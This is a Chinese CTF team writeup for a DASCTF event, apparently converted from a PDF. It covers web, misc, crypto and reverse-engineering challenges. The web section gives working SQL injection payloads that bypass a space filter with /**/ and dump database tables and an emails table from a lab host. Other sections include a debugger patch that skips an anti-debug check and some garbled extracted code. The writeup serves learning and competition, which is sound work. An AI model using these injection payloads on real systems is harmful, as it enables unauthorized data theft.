这船晨了战队

- 1. 解题过程中,关键步骤不可省略,不可含糊其辞、一笔带过。
- 2. 解题过程中如是自己编写的脚本,不可省略,不可截图(代码字体可以调小;而如果代码太长,则贴关键代码函数)。
- 3. 您队伍所有解出的题目都必须书写WRITEUP,缺少一个则视该WRITEUP无效,队伍成绩将无效。
- 4. WRITEUP如过于简略和敷衍,导致无法形成逻辑链条推断出战队对题目有分析和解决的能力,该WRITEUP可能被视为无效,队伍成绩将无效。
- 5. 提交PDF版本即可

一、战队信息

• 名称: 这船晨了

• 排名: 14

二、解题情况

粘贴解题图片

三、解题过程

题目按照顺序填写

Web

babysql

tmd, 搞了好久, 一开始以为是过滤 select, 结果发现tmd只是过滤了空格, 日。


空格用 /**/ 绕过, 是一个数字型的注入

可以这样判断 SQL 注入


id=0/**/or/**/1=1

这时候会发现,有一个 user,说明被截断了,所以必须要用

group_concat




判断列是3,在四个的时候会无回显的




爆库:

http://1.14.97.218:20404/search.php? id=0/**/union/**/select/**/database(),2,3




http://1.14.97.218:20404/search.php?
id=0/**/union/**/select/**/group_concat(table_name),gro
up_concat(table_schema),3/**/from/**/information_schema
.tables/**/where/**/table_schema='ctf'



最后发现是在 emails 里面,有点坑,我以为 emails 里面是两列,就一直两列了,结果一直出不来数据、

先爆列


```
http://1.14.97.218:20404/search.php?
id=0/**/union/**/select/**/group_concat(column_name),gr
oup_concat(column_name),3/**/from/**/information_schema
.columns/**/where/**/table_schema='ctf'/**/and/**/table
_name='emails'
```



爆email的数据

http://1.14.97.218:20404/search.php?
id=0/**/union/**/select/**/group_concat(id),group_conca
t(email_id),2/**/from/**/emails

成功得到 flag



misc

check_gift

找了很久,找到一个可用的



rot13 ---> base64 ----> base32

rot13

SVJBVkdRMlVJWjVUU01CUk1WVERPTlpaR000R0dNM0RNSVpUSU5MR kc0NFdHTVRCR05URENOTEZHSlNESU1ENQ==

baes64

IRAVGQ2UIZ5TSMBRMVTDONZZGM4GGM3DMIZTINLFG44WGMTBGNTDC NLFGJSDIMD5

DASCTF{901ef77938c3cb345e79c2a3f15e2d40}


m4a

已知 m4a 是一个音频文件, 所以这里直接尝试打开, 可以听到断断续续的声音, 判断是摩斯密码。

然后用 **010**打开文件,发现最后的地方是 **zip** 的头,这和初赛的 题目非常像,还是套用脚本来提取。


```
with open('m4a', 'rb') as f:
    hex_list = ("{:02X}".format(int(c)) for c in
f.read())
    bufList = list(hex_list)
    listTmp = bufList[::-1]
    code=''
    for i in listTmp:
        code += i
    print(code)
```

如图




把这一段字符提取出来,放到 010 里面,保存为 zip 文件 然后这个 zip 是需要密码的,估计就是摩斯密码的。


听了很久很久,得出来密码如下



解压缩之后,是一串 rot47,解密一下



WZHXGU{} 不是题目要求的,因为文本名是 atbash.txt,所以搜索 atbash,存在一个解密



dasctf{5e0f98a95f79829b7a484a54066cb08f}

crypto

math

根据威尔逊定理可知: key=(-1)%n, 所以这里只要直接做一个逆表映射即可

```
from Crypto.Util.number import *
import math
enc='u66hp7nuh01puoaip10pi6o0vzavnu11'
n=17677804083748489548196379491831289481191446358778388
3976856801676290821243853364789418908640505211936881707
6297538458759978058832480355760467069789930730437574457
2616560587719638321237807470538517861017882471315385453
0726380795438083708575716562524587045312909657881223522
830729052758566504582290081411626333
s = 'abcdefghijklmnopqrstuvwxyz0123456789+='
key=(-1)%n
flag=''
for c in enc:
    idx=s.index(c)
    k=(idx-7)*inverse(key,37)%37
    flag+=s[k]
print(flag)
```

799a03b7a82076f5028059681df1b722

normalNTRU

经典的 NTRU 加密,不过这里做了一些小改动,之前一直拿原本的 WP 凑,没搞出来,结果发现不同之处是 genKey 中公钥 h 少乘 了一个 p,而是将其放在了 encrypt 中。

拿出之前的脚本稍微改动即可

最终脚本如下

```
from Crypto.Util.number import *
from Crypto.Hash import SHA3_256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

n = 66
p = 3
q = 2^20
d = 31
```

```
Zx.\langle x\rangle = ZZ[]
# the multiplication operation used in NTRU
def convolution(f, g):
    return (f * g) % (x^n - 1)
def balancedmod(f, q):
    g = list(((f[i] + q//2) % q) - q//2 for i in
range(n))
    return Zx(g)
def invertmodprime(f, p):
    T = Zx.change_ring(Integers(p)).quotient(x^n-1)
    return Zx(lift(1 / T(f)))
def invertmodpowerof2(f, q):
    assert q.is_power_of(2)
    g = invertmodprime(f, 2)
    while True:
        r = balancedmod(convolution(g, f), q)
        if r == 1: return g
        g = balancedmod(convolution(g, 2 - r), q)
def randomdpoly():
    assert d <= n
    result = n*[0]
    for j in range(d):
        while True:
            r = randrange(n)
            if not result[r]: break
        result[r] = 1-2*randrange(2)
    return Zx(result)
def keypair():
    print ("-----")
    print ("[+] Keypair Generation Start...")
    while True:
```

```
try:
            f = randomdpoly()
            f3 = invertmodprime(f, 3)
            fq = invertmodpowerof2(f, q)
            break
        except:
            pass
    print ("[-] f Generation Finished.")
    g = randomdpoly()
    print ("[-] g Generation Finished.")
    publickey = balancedmod(convolution(fq,g), q)
    secretkey = f, f3
    return publickey, secretkey
def encrypt(message, publickey):
    r = randomdpoly()
    return balancedmod(3*convolution(publickey, r) +
message, q)
def randommessage():
    result = list(randrange(3) - 1 for j in range(n))
    return Zx(result)
def decrypt(ciphertext, secretkey):
    f, f3 = secretkey
    a = balancedmod(convolution(ciphertext,f), q)
    return balancedmod(convolution(a, f3), 3)
def attack(publickey):
    recip3 = lift(1/Integers(q)(1))
    publickeyover3 = balancedmod(recip3 * publickey, q)
    M = matrix(2 * n)
    for i in range(n):
        M[i, i] = q
    for i in range(n):
        M[i+n, i+n] = 1
```

```
c = convolution(x^i, publickeyover3)
        for j in range(n):
            M[i+n, j] = c[j]
    M = M.LLL()
    for j in range(2 * n):
        try:
            f = Zx(list(M[j][n:]))
            f3 = invertmodprime(f, 3)
            return (f, f3)
        except:
            pass
    return (f, f)
h = 847417*x^65 + 149493*x^64 + 671215*x^63 +
940073*x^62 + 422433*x^61 + 906071*x^60 + 661777*x^59 +
213093*x^58 + 776476*x^57 + 308727*x^56 + 199931*x^55 +
256166*x^54 + 201216*x^53 + 964303*x^52 + 961341*x^51 +
216401*x^50 + 503421*x^49 + 391011*x^48 + 724233*x^47 +
834103*x^46 + 534483*x^45 + 145755*x^44 + 31514*x^43 +
633909*x^42 + 611687*x^41 + 656421*x^40 + 51098*x^39 +
23193*x^38 + 874589*x^37 + 481483*x^36 + 772432*x^35 +
596655*x^34 + 924673*x^33 + 790137*x^32 + 711581*x^31 +
795565*x^30 + 179559*x^29 + 974401*x^28 + 252177*x^27 +
712781*x^26 + 292518*x^25 + 556867*x^24 + 247625*x^23 +
131231*x^22 + 545208*x^21 + 774544*x^20 + 810813*x^19 +
997461*x^{18} + 951783*x^{17} + 778973*x^{16} + 225243*x^{15} +
241753*x^14 + 419437*x^13 + 1013119*x^12 + 847743*x^11
+ 60647*x^10 + 477291*x^9 + 674781*x^8 + 245115*x^7 +
745149*x^6 + 280553*x^5 + 298381*x^4 + 849205*x^3 +
541486*x^2 + 720005*x + 21659
```

```
e = -34408*x^65 - 271875*x^64 - 72324*x^63 -
146782*x^62 - 191501*x^61 + 228014*x^60 - 236704*x^59 -
162996*x^58 - 93476*x^57 + 438756*x^56 - 340498*x^55 -
177073*x^54 + 309787*x^53 + 287611*x^52 - 13370*x^51 -
189635*x^50 + 271391*x^49 + 215846*x^48 - 286021*x^47 +
215770*x^46 + 259901*x^45 - 9022*x^44 - 410163*x^43 +
187965*x^42 - 99716*x^41 + 150105*x^40 + 161841*x^39 -
24872*x^38 - 288722*x^37 + 263847*x^36 + 142479*x^35 -
355131*x^34 - 181543*x^33 - 379836*x^32 + 206610*x^31 -
264717*x^30 - 381231*x^29 + 346552*x^28 - 59454*x^27 -
38411*x^26 - 200819*x^25 + 271459*x^24 + 169671*x^23 -
494515*x^22 - 250245*x^21 + 28462*x^20 + 485002*x^19 -
252744*x^{18} + 301433*x^{17} + 116488*x^{16} - 359247*x^{15} +
472604*x^14 + 16539*x^13 - 207870*x^12 - 137611*x^11 -
379327*x^10 + 477482*x^9 + 447007*x^8 - 368776*x^7 -
488265*x^6 - 312305*x^5 - 17292*x^4 + 372405*x^3 +
288980*x^2 + 95015*x - 99099
C =
b'' \times 90 \times d4D \times d0 \times 0e \times 19 \times d2 \times d5k \times 0c \times xeas \times f42T \times d5k \times d6k \times d6
89\x02\x10\xa7\x1b\x04aR
<,\xa8J/\x86\xdf@wW&\xf3\x1c}\x0e\xe1\xa4\xc4'\xffw\xc8
\xcaT+\x10\xacR\xc0N\x99\x83\x1d\F\x0f\x99
sk = attack(h)
m=decrypt(e,sk)
sha3 = SHA3 256.new()
sha3.update(bytes(str(m).encode('utf-8')))
key = sha3.digest()
cipher = AES.new(key, AES.MODE ECB)
flag=cipher.decrypt(c)
flag=unpad(flag,32)
print(flag)
```

运行结果:

#b'DASCTF{c4d2a7a2-1b1d-4ccb-95e6-655313e5a416}'

EzMath

直接放入 x32dbg 里动调

找到oep

```
(UUC882DD
                              pop eax
            58
                              popad
            8D4424 80
                              lea eax,dword ptr ss:[esp-80]
00C882DF
00C882E3
            6A 00
                              push 0
                              cmp esp,eax
jne ezmath2.C882E3
00C882E5
            39C4
00C882E7
            75 FA
00C882E9
            83EC 80
                              sub esp,FFFFFF80
                                                      - 跳转到oep
                              jmp ezmath2.C81720
            E9 2F94FFFF
●00C882EC
            0000
00C882F1
                              add byte ptr ds:[eax],al
```

继续动调,进入main函数内部

```
00C8107B
                               call <JMP.&_get_initial_narrow_environ</pre>
            E8 D6090000
                                                                         edi:&"ALLUSERSPROFILE=C:\\I
00C81681
            8BF8
                               mov edi,eax
            E8 F9090000
00C81683
                               call <JMP.&__p_
                               mov esi,dword ptr ds:[eax]
00C81688
            8B30
                                                                         esi:&"D:\\系统默认文件夹\\桌面
            E8 EC090000
                               call <JMP.&__p__argc>
00C8168A
                                                                         edi:&"ALLUSERSPROFILE=C:\\I
00C8168F
                               push edi
00c81690
            56
                               push esi
                                                                         esi:&"D:\\系统默认文件夹\\桌际
                               push dword ptr ds:[eax]
add byte ptr ds:[eax-3],bh
00c81691
            FF30
            0078 FD
                                                                         main函数内部
00c81696
                               inc dword ptr ds:[ebx-F74F33C]
call ezmath2.C81CCA
            FF83 C40C8BF0
00c81697
00c8169D
            E8 28060000
```

更改跳转,跳过反调试

```
lea edx,dword ptr ss:[ebp-28]
00C81460
             8D55 D8
                                                                                              eda
00C81463
             52
                                  push edx
             FF15 0030C800
                                  call dword ptr ds:[<&GetCurrentProcess>]
00C81464
●00C8146A
             50
             FF15 0830C800
                                  call dword ptr ds:[<&CheckRemoteDebuggerPresent>]
●00C8146B
00C81471
             837D D8 00
                                  cmp dword ptr ss:[ebp-28],0
                                  jne ezmath2.C814B3
00C81475
              75 3C
                                 mov dword ptr ss:[ebp-24]
mov dword ptr ss:[ebp-30],eax
mov ecx,dword ptr ss:[ebp-30]
             8D45 DC
8945 D0
00C8147
00C8147A
00C8147D
             8B4D D0
00C81480
             83C1 01
                                 add ecx,1
```

读取字符串之后进行比较

```
8B55 C8
                               mov edx, dword ptr ss: [ebp-38]
00C814A4
                               push edx
                                                                                       edx:"DASCTF{
00C814A5
            8D45 DC
                               lea eax,dword ptr ss:[ebp-24]
00C814A8
            50
                               add byte ptr ds:[edx-7C000004],dl
00C814A9
            0092 FCFFFF83
                                                                                       进入比较函数
                               les ecx, fword ptr ds:[eax]
jmp ezmath2.C814BB
            C408
00C814B1
            EB 08
```

在比较前将输入的字符串放入一个循环中,每轮依次读取2个字符进行加密

```
mov byte ptr ss:[ebp-45],al
mov ecx,dword ptr ss:[ebp-4C]
cmp ecx,dword ptr ss:[ebp+C]
jge ezmath2.C81260
mov edx,dword ptr ss:[ebp+8]
add edx,dword ptr ss:[ebp-4C]
                                          8845 BB
                                          8B4D B4
3B4D 0C
 C811E5
                                          7D 73
8B55 08
0355 B4
        :811F0
                                          0FBE02
83F0 07
0FBE4D BB
C811F3
                                                                                                                                                                                                                                                                                                    eax:"S5{12345678}"
eax:"S5{12345678}"
                                                                                                        movsx eax,byte ptr ds:[edx]
                                                                                                       xor eax,7
movsx ecx,byte ptr ss:[ebp-45]
lea edx,dword ptr ds:[eax+ecx-1]
C811F9
C811FD
C81201
                                          8D5408 FF
B8 01000000
                                                                                                      imul ecx,eax,7
mov byte ptr ss:[ebp+ecx-24],dl
mov edx,dword ptr ss:[ebp+8]
add edx,dword ptr ss:[ebp-4C]
movzx eax,byte ptr ds:[edx+1]
                                                                                                                                                                                                                                                                                                    eax:"S5{12345678}"
eax:"S5{12345678}"
C81201
C81206
C81209
C81200
C81210
C81213
C81217
C81218
                                           6BC8 07
                                          88540D DC
8B55 08
0355 B4
0FB642 01
                                                                                                                                                                                                                                                                                                    eax:"S5{12345678}"
eax:"S5{12345678}"
                                                                                                       push eax

call ezmath2.C81120

add esp,4
                                           50
                                          E8 03FFFFFF
83C4 04
B9 01000000
                                                                                                    add esp,4
mov ecx,1
imul edx,ecx,11
mov byte ptr ss:[ebp+edx-24],al
mov eax,1
imul ecx,eax,7
mov edx,dword ptr ss:[ebp+4C]
mov al,byte ptr ss:[ebp+ecx-24]
mov byte ptr ds:[edx],al
mov ecx,1
imul edx,ecx,11
mov eax,dword ptr ss:[ebp+4C]
add eax,dword ptr ss:[ebp+4C]
mov byte ptr ds:[eax+1],cl
mov edx,dword ptr ss:[ebp+edx-24]
mov byte ptr ds:[eax+1],cl
mov edx,dword ptr ss:[ebp+edx-24]
mov byte ptr ds:[eax+1],cl
mov edx,dword ptr ss:[ebp+edc]
add edx,2
mov dword ptr ss:[ebp-4C]
mov dword ptr ss:[ebp-4C]
mov edx,2
mov dword ptr ss:[ebp-4C],edx
jmp ezmath2.C81IE5
C81220
C81225
C81228
                                          6BD1 11
884415 DC

C81228
C81226
C81231
C81234
C81237
C8123A
C8123A
C81240
C81245
C81246
C81248
C81248
C81248
C81248
C81248
C81248

                                          88 01000000
6BC8 07
8B55 08
0355 B4
8A440D DC
                                                                                                                                                                                                                                                                                                    eax: "S5{12345678}"
eax: "S5{12345678}"
                                          8802
B9 01000000
6BD1 11
8B45 08
0345 B4
8A4C15 DC
8848 01
8B55 B4
83C2 02
8955 B4
                                           8802
       C81252
C81255
                                                                                                                                                                                                                                                                                                     eax+1:"5{12345678}"
    C8125E
C81260
                                          EB 85
B8 01000000
                                                                                                                                                                                                                                                                                                    eax:"S5{12345678}"
```

对第一个字符和7异或后减1

```
jge ezmatnz.coizou
COTTER
        × /U / 3
                            mov edx,dword ptr ss:[ebp+8]
C811ED
           8B55 08
C811F0
           0355 B4
                            add edx, dword ptr ss: [ebp-4C]
C811F3
           0FBE02
                            movsx eax, byte ptr ds:[edx]
C811F6
           83F0 07
                            xor eax,7
C811F9
           OFBE4D BB
                            movsx ecx,byte ptr ss:[ebp-45]
C811FD
           8D5408 FF
                            lea edx,dword ptr ds:[eax+ecx-1]
■C81201
           B8 01000000
                            mov eax,1
                            imul ecx,eax,/
■C81206
           6BC8 07
           00540D D
```

对第二个字符的加密, 要利用循环爆破测试出值

```
DC8111F
           CC
                            ınt3
C81120
           55
                            push ebp
DC81121
           8BEC
                            mov ebp,esp
C81123
           OFBE45 08
                            movsx eax,byte ptr ss:[ebp+8]
C81127
           6BC0 39
                            imul eax,eax,39
C8112A
           99
                            cdq
●DC8112B
           B9 7F000000
                            mov ecx,7F
©C81130
           F7F9
                            idiv ecx
DC81132
           83E2 7F
                            and edx,7F
C81135
           8AC2
                            mov al,dl
           5D
C81137
                            pop ebp
DC81138
                            ret
           C3
```

所要对比的值

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.name = (EditText) findViewById(R.id.zhanghao);
    this.pass = (EditText) findViewById(R.id.mima);
    Button button1 = (Button) findViewById(R.id.button1);
    button1.setOnClickListener(new View.OnClickListener() { // from class: com.example.haveaandroid.MainActivity.1
        String mname = "ccadwjlyah";
        Integer[] compare = {404, 220, 436, 368, 220, 436, 412, 452, 432, Integer.valueOf((int) ItemTouchHelper.Callba
        List<Integer> ccompare = new ArrayList(Arrays.asList(this.compare));
        @Override // android.view.View.OnClickListener
        public void onClick(View v) {
            String user = MainActivity.this.name.getText().toString().trim();
            String pwd = MainActivity.this.pass.getText().toString().trim();
            List<Integer> ppwd = MainActivity.change(pwd);
            if (user.equals(this.mname) && ppwd.equals(this.ccompare)) {
                Toast.makeText(MainActivity.this, "correct! ", 0).show();
                Intent intent = new Intent(MainActivity.this, afterlog.class);
                MainActivity.this.startActivity(intent);
                return;
            Toast.makeText(MainActivity.this, "error! ", 0).show();
   });
public static List<Integer> change(String args) {
    List<Integer> list = new ArrayList<>();
    char[] ch = args.toCharArray();
    for (char c : ch) {
        int xxx = (c ^ 3) << 2;
        list.add(Integer.valueOf(xxx));
   return list;
```

exp

```
str='QQk/64WG6pq~aQt{pF'
      flag=[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0]
      for i in range(0,18,2):
          a=ord(str[i])
          flag[i]=chr((a+1)^7)
13
      for i in range(1,18,2):
          for j in range(33,127):
              b=(57*j\%127)\&0x7f
              if b==ord(str[i]):
                  flag[i]=chr(j)
      print(flag)
     输出
           调试控制台
                      终端
                            JUPYTER
Windows PowerShell
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尝试新的跨平台 PowerShell https://aka.ms/pscore6
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
Traceback (most recent call last):
  File "d:\CodeFile\python\source.py", line 12, in <module>
   flag[i]=chr((a+1)^7)
IndexError: list assignment index out of range
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
['U', 0, 'k', 0, '0', 0, '_', 0, '0', 0, 'u', 0, 'e', 0, 'r', 0, 'v', 0]
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py
['U', '_', 'k', 'n', '0', 'w', '_', 'M', '0', 'd', 'u', '1', 'e', '_', 'r', 'E', 'v', '~']
PS D:\CodeFile>
```

Android

将apk放入,jadx中

读取用户名和密码

```
String user = MainActivity.this.name.getText().toString().trim();
String pwd = MainActivity.this.pass.getText().toString().trim();

将用户名 user 和 mname = "ccadwjlyah" 进行比较。将输入的密码放入 change() 中改变后和设定的 compare 数组进行比较

List<Integer> ppwd = MainActivity.change(pwd);
if (user.equals(this.mname) && ppwd.equals(this.ccompare)) {
    Toast.makeText(MainActivity.this, "correct! ", 0).show();

根据 change() 和 compare 推出密码
```

```
a=[404, 220, 436, 368, 220, 436, 412, 452, 432,412]
     str=""
     for i in a:
      str+=chr((i>>2)^3)
      print(str)
 8
     输出 调试控制台
                      终端
问题
                            JUPYTER
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尝试新的跨平台 PowerShell https://aka.ms/pscore6
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
[102, 52, 110, 95, 52, 110, 100, 114, 111, 100]
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
Traceback (most recent call last):
 File "d:\CodeFile\python\source.py", line 7, in <module>
    str+=chr(b)
TypeError: 'list' object cannot be interpreted as an integer
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
[<del>102, 52, 110</del>, 95, 52, 110, 100, 114, 111, 100]
f4n 4ndrod
```

但这个密码是缺失的,因为compare中有一个值未知

368, 220, 436, 412, 452, 432, Integer.valueOf((int) ItemTouchHelper.Callback.DEFAULT_DRAG_ANIMATION_DURATION), 4
ist(Arrays.asList(this.compare));

结合题目以及现有密码可以推测后面代表的应该是 android, 猜测是

f4n 4ndroid 或者 f4n 4ndro1d, 最后输入 f4n 4ndro1d 成功

your flag
DASCTF{1df456_
34hjfk_y3o5c_99
gh34_3ndro1d}

DASCTF{1df456_34hjfk_y3o5c_99gh34_3ndro1d}